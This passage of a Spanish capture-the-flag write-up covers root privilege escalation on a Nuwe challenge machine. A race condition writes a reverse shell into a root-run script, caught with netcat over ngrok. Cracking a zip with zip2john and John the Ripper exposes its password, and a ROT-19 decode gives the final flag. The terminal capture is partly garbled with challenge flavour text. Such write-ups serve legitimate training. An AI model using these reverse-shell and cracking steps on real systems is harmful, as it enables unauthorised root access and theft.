2023/12/02 12:56:59 CMD: UID=0 PID=128118 | bash /home/adam_smasher/.targets/ops
2023/12/02 12:56:59 CMD: UID=0 PID=128120 | bash /home/adam_smasher/.targets/ops
2023/12/02 12:56:59 CMD: UID=0 PID=128122 | sleep 0.5
2023/12/02 12:57:08 CMD: UID=0 PID=128126 | sleep 1
2023/12/02 12:57:01 CMD: UID=0 PID=128128 | sleep 0.5
2023/12/02 12:57:01 CMD: UID=0 PID=128129 | sleep 1
2023/12/02 12:57:03 CMD: UID=0 PID=128132 | /bin/bash /root/.targets/ops.sh
2023/12/02 12:57:03 CMD: UID=0 PID=128134 | sleep 1
2023/12/02 12:57:03 CMD: UID=0 PID=128135 | runc --root /var/run/docker/runtime-runc/moby --log /run/containerd/io.containerd.runtimes.json --systemd-cgroup exec --process /tmp/runc-processJ449598035 --detach --pid-file /run/containerd/io.containerd.runtime.v2.task.jsonf09e39fc87506cd840ff4691.pid f898f1cc21c34a1d4d41d21617f58de9c77681ca32d821c96e1f633f8c142c91
```

Figura 24: Monitorización de procesos con pspy64

Para generar dicha condición de carrera, ejecutaremos un bucle infinito en bash que se encargue de escribir una shell reversa en el fichero `ops`, y colocamos un proceso netcat en escucha en nuestra máquina local utilizan-

```

[stesla@kali](-/Descargas/NUWECHALL/kiwi/love) ...
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 49906
bash: cannot set terminal process group (244619): Inappropriate ioctl for device
bash: no job control in this shell
root@ip-10-0-58-98:/# ls -l /root/.targets$ ls
ls
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
root@ip-10-0-58-98:/~/.targets$ cat op
ops: No such file or directory
root@ip-10-0-58-98:/~/.targets$ nano ops
lib64
root@ip-10-0-58-98:/~/.targets$ Intrusion Alert: Unrecognized access
libx32
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
root@ip-10-0-58-98:/~/.targets$ while true; do echo "bash -i >&
usr to base, we've got a leech. Deploying firewalls and preparing for
var an attempt on my cyberdeck? Bad move. Reversing the flow to give them
root@ip-10-0-58-98:/# cd root
cd root
encryption layers breached. This isn't your average script kiddie
root@ip-10-0-58-98:/root# ls
ognized access signature detected. Initiating cou
ls
secret.zip
secret_projects
secret_projects on my cyberdeck? Bad move. Reversing the flow to give them

```

Figura 25: Escalada de privilegios completa.

do [ngrok](#) para tunelizar la conexión desde internet hacia nuestra máquina. Eventualmente, recibiremos la conexión remota como usuario root:

Como podemos observar, encontramos en el directorio root un fichero zip. Al abrirlo, observamos que se trata de un fichero comprimido que contiene la flag protegido por contraseña. Como se especificó en la Sección 1, desde Nuwe nos proporcionan una wordlist, por lo que el procedimiento es claro: necesitamos crackear el zip para obtener la contraseña. Para llevar a cabo esta tarea, haremos uso de la utilidad zip2john y la herramienta John the Ripper.

Con este proceso, obtenemos la flag del usuario root.

```

(stesla㉿kali)-[~/Descargas/NUWECHALL/root]
$ ls
secret_projects secret.zip snap

(stesla㉿kali)-[~/Descargas/NUWECHALL/root]
$ zip2john secret.zip > hashzip
$ zip2john secret.zip > hashzip
ver 1.0 efh 5455 efh 7875 secret.zip/flag.txt PKZIP Encr: 2b chk, TS_chk, cmplen=50, decmplen=38, crc=949B20D3 ts=A5EC cs=a5ec type=0

(stesla㉿kali)-[~/Descargas/NUWECHALL/root]
$ john hashzip -w ../wordlist_cyberhack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
9alr4a0s          (secret.zip/flag.txt)
1g 0:00:00:00 DONE (2023-12-02 18:03) 20.00g/s 655360p/s 655360c/s 666666666 .. d0e7fc75
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(stesla㉿kali)-[~/Descargas/NUWECHALL/root]
$ john hashzip --show
secret.zip/flag.txt:9alr4a0s:flag.txt:secret.zip::secret.zip
1 password hash cracked, 0 left

(stesla㉿kali)-[~/Descargas/NUWECHALL/root]
$ tree
.
├── flag.txt
├── hashzip
└── secret_projects
    ├── secret-project1.png
    ├── secret-project2.png
    ├── secret-project3.png
    ├── secret-project4.png
    ├── secret-project5.png
    └── secret-project6.png
└── secret.zip
└── snap
    └── amazon-ssm-agent
        ├── 7528
        ├── 7628
        └── common
└── lxd
    ├── 24322
    └── common

10 directories, 9 files

```

Figura 26: Resultado de crackear el fichero zip.

8. Sexta y última bandera del usuario David Martínez

Ahora que tenemos acceso al usuario root, podemos consultar cualquier fichero del sistema. El único usuario que nos queda por analizar es *david_martinez*, por lo que accedemos a su carpeta home y vemos dos ficheros: *farewell* y *crypt*. Si abrimos el fichero *farewell*, observamos que el contenido parece haber sido cifrado con algún tipo de algoritmo de desplazamiento. Si analizamos el código del fichero *crypt* nos daremos cuenta de que se ha aplicado una rotación de 19 posiciones a los caracteres. Realizando la misma rotación en Cyberchef, obtenemos la última flag del reto.




Figura 27: Flag de David Martinez y final del reto

9. Conclusiones

En este interesante reto propuesto por Nuwe hemos aprovechado diferentes vulnerabilidades y aplicado diferentes técnicas de penetración de sistemas, así como ingeniería inversa y análisis forense para ir avanzando por el sistema, pivotando entre usuarios y, finalmente, haciéndonos con el control total de la máquina obteniendo privilegios de usuario root. Ha sido un reto bastante interesante, aunque reconozco que requirió de bastantes horas siendo el único integrante de mi equipo. Aún así, la experiencia ha resultado bastante

satisfactoria. Expresar mi agradecimiento al equipo de Nuwe por la iniciativa.



Figura 28: GGWP!